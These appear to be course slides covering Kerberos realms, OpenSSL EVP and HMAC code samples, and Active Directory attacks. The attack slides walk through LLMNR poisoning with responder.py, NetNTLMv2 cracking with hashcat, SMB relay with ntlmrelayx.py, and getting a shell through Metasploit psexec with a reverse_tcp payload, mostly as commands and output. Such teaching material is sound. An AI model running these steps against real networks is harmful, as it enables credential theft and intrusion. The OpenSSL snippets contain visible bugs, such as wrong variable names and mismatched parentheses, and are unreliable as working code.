
Inter-Realm Communication



Kerberos with LDAP



Multi-Realm Kerberos in action (with DMZ firewalling)



OpenSSL Basics

- Not merely used for Secure Socket Layer/Transport Layer Security but also for simple encryption and decryption operations
- LibSSL - SSL/TLS
- Libcrypto - Encryption and Decryption
 - EVP - Envelope functions

EVP Functions

- Can be used for both symmetric and asymmetric cryptography
- Various encryption / decryption algorithms
 - `const EVP_CIPHER *EVP_aes_128_cbc()`
 - ...
- Various message digest (hash) algorithms
 - `const EVP_MD *EVP_md5()`
 - `const EVP_MD *EVP_sha512()`
 - ...

Symmetric Encryption and Decryption Using EVP Functions

- Initializing the library

```
#include <openssl/err.h>
void ERR_load_crypto_strings(void);

void ERR_free_strings(void);
OPENSSL_config(NULL);
```

Initialize Encryption and Decryption Contexts

```
EVP_CIPHER_CTX *e_ctx;
EVP_CIPHER_CTX *d_ctx;

int len;
int ciphertext_len;
/* Create and initialise the context */

    if(!(e_ctx = EVP_CIPHER_CTX_new())) handleErrors();

if(!(d_ctx = EVP_CIPHER_CTX_new())) handleErrors();

    /* Initialise the encryption operation. IMPORTANT - ensure you use a key
    * and IV size appropriate for your cipher
    * In this example we are using 256 bit AES (i.e. a 256 bit key). The
    * IV size for *most* modes is the same as the block size.
    For AES this * is 128 bits */

if(1 != EVP_EncryptInit_ex(e_ctx, EVP_aes_256_cbc(), NULL, key, iv))
    {ERR_print_errors_fp(stderr);}

if(1 != EVP_DecryptInit_ex(d_ctx, EVP_aes_256_cbc(), NULL, key, iv))
    {ERR_print_errors_fp(stderr);}
```

Encryption Step

```
int len;
int ciphertext_len;

/* Initialise the encryption operation.
   AES encryption in CBC mode
   key length == 256 bit
*/

if(1 != EVP_EncryptInit_ex(e_ctx, EVP_aes_256_cbc(), NULL, key, iv))
    {ERR_print_errors_fp(stderr);}

/* Provide the message to be encrypted, and obtain the encrypted output. * EVP_EncryptUpdate can be called
multiple times if necessary */

if(1 != EVP_EncryptUpdate(e_ctx, ciphertext, &len, plaintext, plaintext_len))
    {ERR_print_errors_fp(stderr);}

ciphertext_len = len;

if(1 != EVP_EncryptFinal_ex(ctx, ciphertext + len, &len))
    {ERR_print_errors_fp(stderr);}

plaintext_len += len;

/* Clean up */
EVP_CIPHER_CTX_free(ctx);
```

Decryption Step

```
int len;
int plaintext_len;

/* Initialise the encryption operation.
   AES encryption in CBC mode
   key length == 256 bit
*/

if(1 != EVP_DecryptInit_ex(d_ctx, EVP_aes_256_cbc(), NULL, key, iv))
    {ERR_print_errors_fp(stderr);}

/* Provide the message to be encrypted, and obtain the encrypted output. *
   EVP_EncryptUpdate can be called multiple times if necessary */

if(1 != EVP_DecryptUpdate(d_ctx, plaintext, &len, plaintext, plaintext_len))
    {ERR_print_errors_fp(stderr);}

ciphertext_len = len;

if(1 != EVP_DecryptFinal_ex(d_ctx, plaintext + len, &len))
    {ERR_print_errors_fp(stderr);}

plaintext_len += len;

/* Clean up */
EVP_CIPHER_CTX_free(d_ctx);
```

Generating Message Digests and Hashes

```
EVP_MD_CTX *mdctx;
```

```
if((mdctx = EVP_MD_CTX_create()) == NULL) {ERR_print_errors_fp(stderr);}


```

```
    if(1 != EVP_DigestInit_ex(mdctx, EVP_sha256(), NULL))
{ERR_print_errors_fp(stderr);}
    if(1 != EVP_DigestUpdate(mdctx, message, strlen(message)))
{ERR_print_errors_fp(stderr);}


```

```
    if((*digest = (unsigned char *)OPENSSL_malloc(EVP_MD_size(EVP_sha256())))) ==
NULL)
    {ERR_print_errors_fp(stderr);}


```

```
    if(1 != EVP_DigestFinal_ex(mdctx, *digest, &digest_len))
    {ERR_print_errors_fp(stderr);}


```

```
EVP_MD_CTX_destroy(mdctx);
```

EVP_BytesToKey()

```
unsigned char key[32], iv[32];
```

```
EVP_BytesToKey(EVP_aes_256_cbc(), EVP_sha256(), salt,  
key_data, key_data_len, nrounds, key, iv);
```

HMAC – Signing

```
const char *key;

// The data that we're going to hash
char data[] = "hello world";

// Be careful of the length of string with the chosen hash engine. SHA1 needed 20 characters.
// Change the length accordingly with your chosen hash engine.
unsigned char* result;
unsigned int len = 20;

result = (unsigned char*)malloc(sizeof(char) * len);

HMAC_CTX ctx;
HMAC_CTX_init(&ctx);

// Using sha1 hash engine here.
// You may use other hash engines. e.g EVP_md5(), EVP_sha224, EVP_sha512, etc
HMAC_Init_ex(&ctx, key, strlen(key), EVP_sha1(), NULL);
HMAC_Update(&ctx, (unsigned char*)&data, strlen(data));
HMAC_Final(&ctx, result, &len);
HMAC_CTX_cleanup(&ctx);
```

Windows implementation of LDAP and centralized authentication.


- Used in several corporate environments for centralized authentication.
- Compatible with LDAP user management.
-
- Can also be used to authenticate non-Windows hosts that can run LDAP clients.

Windows implementation of LDAP and centralized authentication.

- Uses Kerberos-*like* mechanism to authenticate users.
- Frequently used for services like NetBios/SMB shares.
- Can be exploited - host enumeration, active password hunting, replay authentication messages/impersonate.

Exploitation of MS Active Directory

- User password guessing: Requires an insider to listen for usernames and hashed passwords.
 - LLMNR service for NTLMv2 passwords.
 - AD domain controller acts as DNS server.
 - NX SMB share requests are sent to other hosts if the AD controller doesn't know of it.
 - Attacker gets it and responds with *responder.py*.
 - Victim sends username and hashed passwords to the attacker host.



(image courtesy: <https://www.hackingarticles.in/a-detailed-guide-on-responder-llmnr-poisoning>)

Responder.py

Command for running:

```
#responder -I eth1 -dww
```

```

_ _ | _ _ _ _ _ | _ _ | _ _ | _ _ | _ _ | _ _ | _ _ |
|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|
      |_|_|

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:
Github -> https://github.com/sponsors/lgandx
Paypal -> https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    MDNS [ON]
    DNS [ON]
    DHCP [ON]

[+] Servers:
    HTTP server [OFF]
    HTTPS server [ON]
    WPAD proxy [ON]
    Auth proxy [OFF]
    SMB server [OFF]
    Kerberos server [ON]
    SQL server [ON]
    FTP server [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server [ON]
    LDAP server [ON]
    MQTT server [ON]
    RDP server [ON]
    DCE-RPC server [ON]
    WinRM server [ON]
    SNMP server [OFF]

[+] HTTP Options:
    Always serving EXE [OFF]
    Serving EXE [OFF]
    Serving HTML [OFF]
    Upstream Proxy [OFF]

[+] Poisoning Options:
    Analyze Mode [OFF]
    Force WPAD auth [OFF]
    Force Basic Auth [OFF]
    Force LM downgrade [OFF]
    Force ESS downgrade [OFF]

[+] Generic Options:
    Responder NIC [eth1]
    Responder IP [192.168.56.103]
    Responder IPv6 [fe80::a00:27ff:fedf:f8a]
    Challenge set [random]
    Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name [WIN-0LH58K0FN4V]
    Responder Domain Name [XY11.LOCAL]
    Responder DCE-RPC Port [46737]

[+] Listening for events...

```

Responses

[illegible]

(image courtesy: <https://www.hackingarticles.in/a-detailed-guide-on-responder-llmnr-poisoning>)

Cracking hashes -- hashcat/john

Relies on
CPU/GPU for
Cracking.

[illegible][illegible]

```

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: AARTI::IGNITE:cedaeb4c3035bfe0:e9aedb47e14a7cf74e6b ... 000000
Time.Started.....: Thu Apr 7 01:46:50 2022 (4 secs)
Time.Estimated...: Thu Apr 7 01:46:54 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 597.7 kH/s (0.73ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2103296/14344385 (14.66%)
Rejected.....: 0/2103296 (0.00%)
Restore.Point...: 2102784/14344385 (14.66%)

```

Replaying SMB Credentials (ntlmrelayx.py+responder.py)

```

      _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _   _
     /_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_\
    |_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|_____
                                     |_____|
NTBT-NS, LLNMR & MDNS Responder 3.1.4.0

To support this project:
Github -> https://github.com/sponsors/lgandx
Paypal -> https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLNMR [ON]
NTBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]

[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [OFF]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [OFF]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC [eth1]
Responder IP [192.168.56.103]
Responder IPv6 [fe80::a00:27ff:fedf:f8a]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
Responder Machine Name [WIN-BLH58KF0NV4V]
Responder Domain Name [XYIT.LOcal]
Responder DCE-RPC Port [46737]

[+] Listening for events...

```

```

same@catav-b1x-virt ~ [1]> sudo ntlmrelayx.py -cf targets.txt -smb2support -i
[sudo] password for sam:
/usr/bin/ntlmrelayx.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.12.0.dev1+20240308.164415.4a62f391', 'ntlmrelayx.py')
Impacket v0.12.0.dev1+20240308.164415.4a62f391 - Copyright 2023 Fortra

[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections

```


Check: SMB singing share not enforced (by default it isn't..!)

```
#nmap -script=smb2-security-mode.nse -p 445 <victim Ips>
```

```
(should show smb2-security-mode Message signing enabled but not
required.
```

```
ntlmrelayx.py: targets == (List of discovered IPs)
```

Replaying SMB Credentials (ntlmrelayx.py+responder.py)



Once you know that you can replay credentials and make it succeed: `#ntlmrelayx.py -tf targets.txt -smb2support -i` (Interactive)

Obtaining SMB shell on target

Two methods:

1. msfconsole

```
> use exploit/windows/x64/smb/psexec  
> use exploit/windows/smb/psexec  
> set target (PowerShell option)  
> set payload windows/x64/meterpreter/reverse_tcp
```

2. psexec.py

```
sudo psexec.py myroot.local/<user>:<cracked passwd>@<IP>
```

